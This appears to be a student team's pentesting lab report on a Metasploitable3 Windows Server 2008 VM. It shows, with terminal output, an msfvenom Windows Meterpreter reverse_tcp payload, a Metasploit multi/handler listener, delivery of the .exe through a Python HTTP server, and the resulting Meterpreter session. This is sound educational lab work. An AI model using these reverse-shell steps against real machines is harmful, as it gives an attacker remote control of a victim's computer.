
This file is the **encoded payload** in Windows executable format, ready to be deployed on a target machine.



8 folders | 4 files: 4.6 MiB (4828246 bytes) | Free space: 31.5 GiB


The .exe file for the encoded payload has been generated in our machine.

GENERATION OF NORMAL PAYLOAD:



```
┌──(rgk㉿kali)-[~]
└─$ NOW LETS GENERATE A NORMAL PAYLOAD

┌──(rgk㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.180.11 lport=4444 -f exe > normal.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(rgk㉿kali)-[~]
└─$ ping 192.168.180.170
PING 192.168.180.170 (192.168.180.170) 56(84) bytes of data.
64 bytes from 192.168.180.170: icmp_seq=2 ttl=128 time=1.44 ms
64 bytes from 192.168.180.170: icmp_seq=3 ttl=128 time=0.358 ms
^C
── 192.168.180.170 ping statistics ──
3 packets transmitted, 2 received, 33.3333% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.358/0.900/1.442/0.542 ms

┌──(rgk㉿kali)-[~]
└─$ 
```


This will generate me a normal .exe windows executable format so we can use it for attacking.



```
 -     \                          /      -
  ~     `\/^\/^\/^\/^\/^\/^\/'          ~
      ~                             ~~
        `-_-.-.-.-.-.-.-.-.-.-"_-´

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 >
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ───────────
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ────
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.180.11
LHOST ⇒ 192.168.180.11
msf6 exploit(multi/handler) > exploit
```

We are using Metasploit’s **multi/handler** module to set up a listener that will wait for an incoming connection from the target machine. This setup is often used in conjunction with a reverse shell payload created by **msfvenom**, as shown in your previous screenshot. Here’s a breakdown of the commands:

- **use exploit/multi/handler**:
  - This command tells Metasploit to use the **multi/handler** module. This module acts as a listener for incoming connections from a reverse shell payload, which has already been placed on the target system.
- **set payload windows/meterpreter/reverse_tcp**:
  - This command sets the payload type to **windows/meterpreter/reverse_tcp**, which is a Meterpreter reverse shell for Windows. It means the target machine will connect back to your system, providing you with a Meterpreter shell, allowing you to execute commands on the target.
- **show options**:
  - This command displays the configurable options for the selected payload. Here, you can see options like EXITFUNC, LHOST, and LPORT.
- **set LHOST 192.168.180.11**:
  - This sets **LHOST** (Local Host) to your machine's IP address (192.168.180.11). This is the IP address that the target machine will connect back to.
- **set LPORT 4444**:
  - This sets **LPORT** (Local Port) to 4444. This is the port that Metasploit will listen on for the incoming connection from the target machine.
- **exploit**:
  - This command starts the listener. It will now wait for the target machine to execute the payload created earlier, which will connect back to your IP address on port 4444. Once the connection is established, you’ll gain a Meterpreter session on the target, allowing for further interaction.



kali linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
rgk@kali: ~

```
msf6 > quit

┌──(rgk㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can upgrade a shel
platforms using sessions -u <session_i

       =[ metasploit v6.4.18-dev
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.180.11
LHOST ⇒ 192.168.180.11
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.180.11:4444
```

```
Keyboard interrupt received, exiting.

┌──(rgk㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

┌──(rgk㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.180.170 - - [31/Oct/2024 06:55:43] "GET / HTTP/1.1" 200
192.168.180.170 - - [31/Oct/2024 06:55:47] "GET /shika.exe HTTP/
^C
Keyboard interrupt received, exiting.

┌──(rgk㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

┌──(rgk㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.180.170 - - [01/Nov/2024 01:38:39] "GET / HTTP/1.1" 200
```


metasploitable3-win2k8 [Running] - Oracle VirtualBox
Directory listing for / - Windows Internet Explorer
http://192.168.180.11:8000/
Bing
Favorites
Suggested Sites
Directory listing for /
Page
Safety
Tools
Internet | Protected Mode: Off
100%
Start

- .vboxclient-draganddrop-tty7-control.pid
- .vboxclient-draganddrop-tty7-service.pid
- .vboxclient-hostversion-tty7-control.pid
- .vboxclient-seamless-tty7-control.pid
- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid
- .Xauthority
- .xsession-errors
- .zsh_history
- .zshrc
- DecoyIP.pcapng
- Desktop/
- Documents/
- Downloads/
- IpSpoof.pcapng
- Music/
- normal.exe
- Pictures/
- Public/
- shika.exe
- Templates/
- Videos/

Now we have run the exploit in a reverse shell, and started a http server in our kali VM so that it starts the website based on the IP address

We then move on to the target machine, and run the http://192.168.180.11:8000/ so when we do us we get the access of the kali vm from there we download the shika.exe which contains the payload and if the user by any chance runs the .exe file, the target machine gets hacked and the shell access is created on the kali VM.


And that’s what we have demonstrated below.


metasploitable3-win2k8 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Recycle Bin
Boxstarter Shell
Downloads
Administrator ▸ Downloads
Search Downloads
Organize ▾ Include in library ▾ Share with ▾ New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Windows Server 2008 R2 Standard
Windows License is expired
Build 7601
This copy of Windows is not genuine
Start
10:36 PM
10/31/2024
Right Ctrl

Name	Date modified	Type	Size
shika	10/31/2024 3:37 AM	Application	73 KB
shika1	10/31/2024 3:56 AM	Application	73 KB


2 items

In the Above we can see the downloaded .exe files in the target and when we execute the files we get the meterpreter shell in our Kali VM



```
[*] Started reverse TCP handler on 192.168.180.11:4444
[*] Sending stage (176198 bytes) to 192.168.180.170
[*] Meterpreter session 1 opened (192.168.180.11:4444 → 192.168.180.170:49322) at 2024-11-01 01:39:44 -0400

meterpreter > █
```

ACCESSING THE WINDOWS 2k8 SERVER REMOTELY:



```
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
=========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  282    fil   2024-10-31 04:31:35 -0400  desktop.ini
100777/rwxrwxrwx  73802  fil   2024-10-31 06:37:03 -0400  shika.exe
100777/rwxrwxrwx  73802  fil   2024-10-31 06:56:07 -0400  shika1.exe
100777/rwxrwxrwx  73802  fil   2024-11-01 01:39:38 -0400  shika2.exe

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

We can use the sysinfo and ls command to check and verify the target machines Os and specifications.

CONCLUSION:

By doing this project we have learned how to use the Virtual Box and setting up of the VMs for pentesting, also the working of nmap and metasploit tools, and its in-depth hands-on experience on a vulnerable machine. We learned the major security concerns that can be deducted from an outdated version of an OS(Windows in this scenario). By doing so, we can intimate the end user of the vulnerabilities in their machine and how to avoid them.

TEAM MEMBERS

ROHITH GANESH KANCHI [23BCE5049]
GIRIDHARAN GOGULADHEVAN [23BCE5043]
S.D.MADHUMITHA [23BCE5058]
S.AZHAGESH [23BCE1205]

REFERENCES:

Download VirtualBox:
https://www.virtualbox.org/wiki/Downloads

Download kali:
https://www.kali.org/get-kali/#kali-installer-images

Download metasploitable 3(windows 2k8):
https://github.com/rapid7/metasploitable3

For basic understanding of how the tools work:
https://youtu.be/OWVzwMRinQ8?si=PJXfFlfVzVB-flnR

OWASP top 10:
https://owasp.org/www-project-top-ten/

CWE top 25:
https://cwe.mitre.org/top25/

Ports:
https://www.cloudflare.com/en-gb/learning/network-layer/what-is-a-computer-port/

TCP ports:
https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

IP Protocols:
https://en.wikipedia.org/wiki/List_of_IP_protocol_numbers